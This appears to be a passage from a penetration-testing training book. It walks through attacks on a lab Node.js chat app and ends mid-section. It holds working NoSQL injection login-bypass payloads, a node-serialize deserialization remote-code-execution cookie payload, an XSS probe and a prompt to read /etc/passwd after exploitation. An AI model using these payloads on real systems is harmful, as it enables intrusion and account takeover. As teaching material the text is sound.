
In the NoSQL portion of the Chat application, we are going to see the JSON POST request as we did before. Even though, as a black box test, we wouldn't see the server-side source code, we can expect it to query the MongoDB backend in some sort of fashion similar to this:

- db.collection(collection).find({"username":username, "password":password}).limit(1)…

**Injecting into NoSQL Chat**

As we can see from the server-side source code, we are taking the user-supplied username/password to search the database for a match. If we can modify the POST request, we might be able to inject into the database query.

- In a browser, proxying through Burp Suite, access the Chat application: http://chat:3000/nosql
- Turn "Intercept" on in Burp Suite, click Login, and submit a username as admin and a password of GuessingAdminPassword
- Proxy the traffic and intercept the POST request
- {"username":"admin","password","GuessingAdminPassword"} to {"username":"admin","password":{"$gt":""}}
- You should now be logged in as admin!



Raw | Params | Headers | Hex

```
POST /loginnosql HTTP/1.1
Host: 10.100.100.94:3000
User-Agent: Mozilla/5.0 (X11; Linux i686; rv
Accept: application/json, text/javascript, *
Accept-Language: en-US,en;q=0.5
Content-Type: application/json; charset=utf-
X-Requested-With: XMLHttpRequest
Referer: http://10.100.100.94:3000/nosql
Content-Length: 38
Cookie: io=Lpaagc7rc3RsQREIAAAD; connect.sid
Connection: close

{"username":"admin","password":{"$gt":""}}
```

So what happened here? We changed the string "GuessingAdminPassword" to a JSON object {"$gt":""}, which is the TRUE statement as everything Greater Than NULL is TRUE. This changed the POST request to {"username":"admin","password":TRUE}, which automatically makes the request TRUE and logs in as admin without any knowledge of the password, replicating the 1=1 attack in SQLi.

**Advanced NoSQLi**

NoSQL injections aren't new, but the purpose of the NodeJS chapter is to show how newer frameworks and languages can potentially introduce new vulnerabilities. For example, Node.js has a qs module that has specific syntax to convert HTTP request parameters into JSON objects. The qs module is used by default in Express as part of the 'body-parser' middleware.

- qs module: A querystring parsing and stringifying library with some added security. [https://www.npmjs.com/package/qs]


What does this mean? If the qs module is utilized, POST requests will be converted on the server side as JSON if using bracket notation in the parameters. Therefore, a POST request that looks like username[value]=admin&password[value]=admin will be converted into {"username": {"value":"admin"}, "password":{"value":"admin"}}. Now, the qs module will also accept and convert POST parameters to assist in NoSQLi:

- For example, we can have a POST request like the following:
  - username=admin&password[$gt]=
- And the server-side request conversion would translate to:
  - {"username":"admin", "password":{"$gt":""}
- This now looks similar to the original NoSQLi attack.

Now, our request looks identical to the NoSQLi we had in the previous section. Let's see this in action:

- Go to http://chat:3000/nosql2
- Turn Burp Intercept On
- Log in with admin:anything

- Modify the POST Parameter:
- username=admin&password[$gt]=&submit=login



```
POST /loginnosql2 HTTP/1.1
Host: 10.100.100.94:3000
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0
Accept: text/html,application/xhtml+xml,applicati
Accept-Language: en-US,en;q=0.5
Referer: http://10.100.100.94:3000/nosql2
Cookie: io=Lpaagc7rc3RsQREIAAAD; connect.sid=s%3A
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 41

username=admin&password[$gt]=&submit=login
```

You should be logged in with admin! You have executed the NoSQL injection using the qs module parser utilized by the Express Framework as part of the body-parser middleware. But wait, there's more! What if you didn't know which usernames to attack? Could we use this same attack to find and log in as other accounts?

What if instead of the password comparison, we tried it on the username as well? In this case, the NoSQLi POST request would look something like:

- username[$gt]=admin&password[$gt]=&submit=login

The above POST request essentially queries the database for the next username greater than admin with the password field resulting in a TRUE statement. If successful, you should be logged in as the next user, in alphabetical order, after admin. Continue doing this until you find the superaccount.

More NoSQL Payloads:

- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20
- https://blog.websecurify.com/2014/08/hacking-nodejs-and-mongodb.htmlhttps://www.owasp.org/index.php/Testing_for_NoSQL_injection

## Deserialization Attacks


Over the past few years, serialization/deserialization attacks via web have become more and more popular. We have seen many different talks at BlackHat, discovered critical vulnerabilities in common applications like Jenkins and Apache Struts2, and are seeing a lot of active research being developed like ysoserial (https://github.com/frohoff/ysoserial). So what's the big deal with deserialization attacks?

Before we get started, we need to understand why we serialize. There are many reasons to serialize data, but it is most commonly used to generate a storable representation of a value/data without losing its type or structure. Serialization converts objects into a stream of bytes to transfer over network or for storage. Usually conversion method involves XML, JSON, or a serialization method specific to the language.

*Deserialization in NodeJS*

Many times, finding complex vulnerabilities requires in-depth knowledge of an application. In our scenario, the Chat NodeJS application is utilizing a vulnerable version of serialize.js (https://github.com/luin/serialize). This node library was found to be vulnerable to exploitation due to the fact that "Untrusted data passed into the unserialize() function can be exploited to achieve arbitrary code execution by passing a JavaScript Object with an Immediately Invoked Function Expression (IIFE)." [https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5941]

Let's walk through the details of an attack to better understand what is happening. First, we review the serialize.js file and do a quick search for eval (https://github.com/luin/serialize/search?utf8=%E2%9C%93&q=eval&type=). Generally, allowing user input to go into a JavaScript eval statement is bad news, as eval() executes raw JavaScript. If an attacker is able to inject JavaScript into this statement, they would be able to have Remote Code Execution onto the server.



```
        } else if(typeof obj[key] === 'string') {
          if(obj[key].indexOf(FUNCFLAG) === 0) {
            obj[key] = eval('(' + obj[key].substring(FUNCFLAG.length) + ')');
```

Second, we need to create a serialized payload that will be deserialized and run through eval with our JavaScript payload of require('child_process').exec('ls').


- {"thp":"_$$ND_FUNC$$_function (){require('child_process').exec('DO SYSTEM COMMANDS HERE', function(error, stdout, stderr) { console.log(stdout) });}()"}

The JSON object above will pass the following request "(){require('child_process').exec('ls')" into the eval statement within the unserialize function, giving us remote code execution. The last part to notice is that the ending parenthesis was added "()" because without it our function would not be called. Ajin Abraham, the original researcher who discovered this vulnerability, identified that using immediately invoked function expressions or IIFE (https://en.wikipedia.org/wiki/Immediately-invoked_function_expression) would allow the function to be executed after creation. More details on this vulnerability can be found here: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5941.


In our Chat Application example, we are going to look at the cookie value, which is being deserialized using this vulnerable library:

- Go to http://chat:3000

- Proxy the traffic in burp and look at the cookies
- Identify one cookie name "donotdecodeme"
- Copy that Cookie into Burp Suite Decoder and Base64 decode it



```
POST /login HTTP/1.1
Host: chat:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://chat:3000/?rUrl=
Cookie:  donotdecodeme=eyJtb2RlbGUiOiJub2RlLXNlcmlhbGl6ZSJ9
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 48

username=asdfasdf&password=asdfasdf&submit=login
```



```
eyJtb2RlbGUiOiJub2RlLXNlcmlhbGl6ZSJ9
```


```
{"module":"node-serialize"}
```

As previously mentioned, every language has its unique oddities and NodeJS is no different. In Node/Express/Pug, you are not able to write directly to the web directory and have it accessible like in PHP. There has to be a specified route to a folder that is both writable and accessible to the public internet.

## Creating the Payload

- Before you start, remember all these payloads for the lab are in an easy to copy/paste format listed here: http://bit.ly/2qBDrFo
- Take the original payload and modify your shell execution "'DO SYSTEM COMMANDS HERE"
  - {"thp":"_$$ND_FUNC$$_function (){require('child_process').exec('DO SYSTEM COMMANDS HERE', function(error, stdout, stderr) { console.log(stdout) });}()"}
- Example:


  - {"thp":"_$$ND_FUNC$$_function (){require('child_process').exec('echo node deserialization is awesome!! >> /opt/web/chatSupportSystems/public/hacked.txt', function(error, stdout, stderr) { console.log(stdout) });}()"}
- As the original Cookie was encoded, we will have to base64 encode our payload via Burp Decoder/Encoder
  - Example Payload: eyJ0aHAiOiJfJCRORF9GVU5DJCRfZnVuY3Rpb24gKCl7cmVxdWlyZ
- Log out, turn Burp intercept on, and relay a request for / (home)
  - Modify the cookie to the newly created Base64 payload
- Forward the traffic and since the public folder is a route for /, you should be able to open a browser and go to http://chat:3000/hacked.txt
- You now have Remote Code Execution! Feel free to perform post exploitation on this system. Start by trying to read /etc/passwd.



Request to http://chat:3000 [10.100.100.15]

```
GET / HTTP/1.1
Host: chat:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101
Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
donotdecodeme=eyJ0aHAiOiJfJCRORF9GVU5DJCRfZnVuY3Rpb24gKCl7cmVxdWlyZSgnY2hpbGRfcHJvY2
VzcycpLmV4ZWMoJ2VjaG8gbm9kZSBkZXNlcmlhbGl6YXRpb24gaXMgYXdlc29tZSEhID4+IC9vcHQvd2ViL
2NoYXRTdXBwb3J0U3lzdGVtcy9wdWJsaWMvaGFja2VkLnR4dCcsIGZ1bmN0aW9uKGVycm9yLCBzdGRvdXQs
IHN0ZGVycikgeyBjb25zb2xlLmxvZyhzdGRvdXQpIH0pO30oKSJ9
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Mon, 27 Nov 2017 04:08:58 GMT
If-None-Match: W/"10db-15ffba9eb90"
```

In the source for the node-serialize module, we see that the function expression is being evaluated, which is a serious problem for any JavaScript/NodeJS application that does this with user input. This poor practice allowed us to compromise this application.



```
//deserialization *******************
app.get('/', function(req, res){
  var sess = req.session;
  console.log(sess);
  if(req.cookies.donotdecodeme) {
    var str = new Buffer(req.cookies.donotdecodeme, 'base64').toString();
    var obj = serialize.unserialize(str);
  }else{
    res.cookie('donotdecodeme',"eyJtb2R1bGUiOiJub2RlLXNlcmlhbGl6ZSJ9", {maxAge: 1000000,httpOnly:false});
  }
  if(req.query.rUrl){
    req.session.rUrl = req.query.rUrl;
  }
  res.sendFile(__dirname + '/nav.html');
});
//end deserialization ******************
```

References:

- https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/
- https://github.com/luin/serialize
- https://snyk.io/test/npm/node-serialize?severity=high&severity=medium&severity=low
- https://blog.websecurify.com/2017/02/hacking-node-serialize.html

## Template Engine Attacks - Template Injections


Template engines are being used more often due to their modularity and succinct code compared with standard HTML. Template injection is when user input is passed directly into render templates, allowing modification of the underlying template. This can occur intentionally in wikis, WSYWIG, or email templates. It is rare for this to occur unintentionally, so it is often misinterpreted as just XSS. Template injection often allows the attacker to access the underlying operating system to obtain remote code execution.

In our next example, you will be performing Template Injection attacks on our NodeJS application via Pug. We are unintentionally exposing ourselves to template injection with a meta redirect with user input, which is being rendered directly in Pug using template literals \`${}\`. It is important to note that template literals allow the use of newline characters, which is required for us to break out of the paragraph tag since Pug is space- and newline-sensitive, similar to Python.

In Pug, the first character or word represents a Pug keyword that denotes a tag or function. You can specify multiline strings as well using indentation as seen below:

- p.
  - This is a paragraph indentation.
  - This is still part of the paragraph tag.

Here is an example of what HTML and Pug Template would look like:



```
HTML
        <div>
          <h1>Food</h1>
            <ul>
              <li>Hotdogs</li>
              <li>Pizza</li>
              <li>Cheese</li>
            </ul>
          <p>Food I love eat!</p>
        </div>

PUG Markup
        div
          h1 Food
            ul
              li Hotdogs
              li Pizza
              li Cheese
          p.  Food I love eat!
```


The example text above shows how it would look in HTML and how the corresponding Pug Markup language would look like. With templates and string interpolation, we can create quick, reusable, and efficient templates


**Template Injection Example**

The Chat application is vulnerable to a template injection attack. In the following application, we are going to see if we can interact with the Pug templating system. This can generally be done by checking if the input parameter we supply can process basic operations. James Kettle wrote a great paper on attack templates and interacting with the underlying template systems (http://ubm.io/2ECTYSi).


Interacting with Pug:

- Go to http://chat:3000 and login with any valid account
- Go to http://chat:3000/directmessage and enter user and comment and 'Send'
- Next, go back to the directmessage and try entering an XSS payload into the user parameter <script>alert(1)</script>
    - http://chat:3000/ti?user=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&comment=&lin
    - This shows the application is vulnerable to XSS, but can we interact with the templating system?
- In Burp history, review the server request/response to the endpoint point /ti?user=, and send the request to Burp Repeater (ctrl+r)





Message has been sent to



```
GET /ti?user=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&comment=&link= HTTP/1.1
Host: chat:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://chat:3000/directmessage
Cookie: donotdecodeme=eyJtb2RlbGU1OiJub2RlLXNlcmlhbGl6ZSJ9;
connect.sid=s%3Axw7AQ5tZjS-o4QuyqTrjdmo7cNBSAjtW.2adRr4zwArLnOy7Xkvn7i9w%2Ff82IFZNcTjWMP%2FgHhBg
Connection: close
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 116
ETag: W/"74-hDi1OitwboqmG+TUr5pkU2sR9So"
set-cookie: connect.sid=s%3AL9dErr4qUeqVwm2GInLV7YiKGiEs2uwg.iOBM9jN7FKdmTmMTPwTK4dN2YHiGK6%2BUGtk2G%2FFrXm4; Path=/
GMT
Date: Tue, 10 Apr 2018 05:00:32 GMT
Connection: close

<meta http-equiv="refresh" content="3;url=/directmessage"/><p>Message has been sent to <script>alert(1)</script></p>
```

## Testing for Basic Operations

We can test our XSS vulnerable parameter for template injections by passing it in an arithmetic string. If our input is evaluated, it will identify that it is vulnerable to template injection. This is because templates, like coding languages, can easily support evaluating arithmetic operators.

Testing Basic Operators:

- Within Burp Repeater, test each of the parameters on /ti for template injection. We can do this by passing a mathematical operation such as 9*9.
- We can see that it did not work and we did not get 81. Keep in mind that our user input is wrapped inside paragraph tags, so we can assume our Pug template code looks something like this:
    - p Message has been sent to !{user}

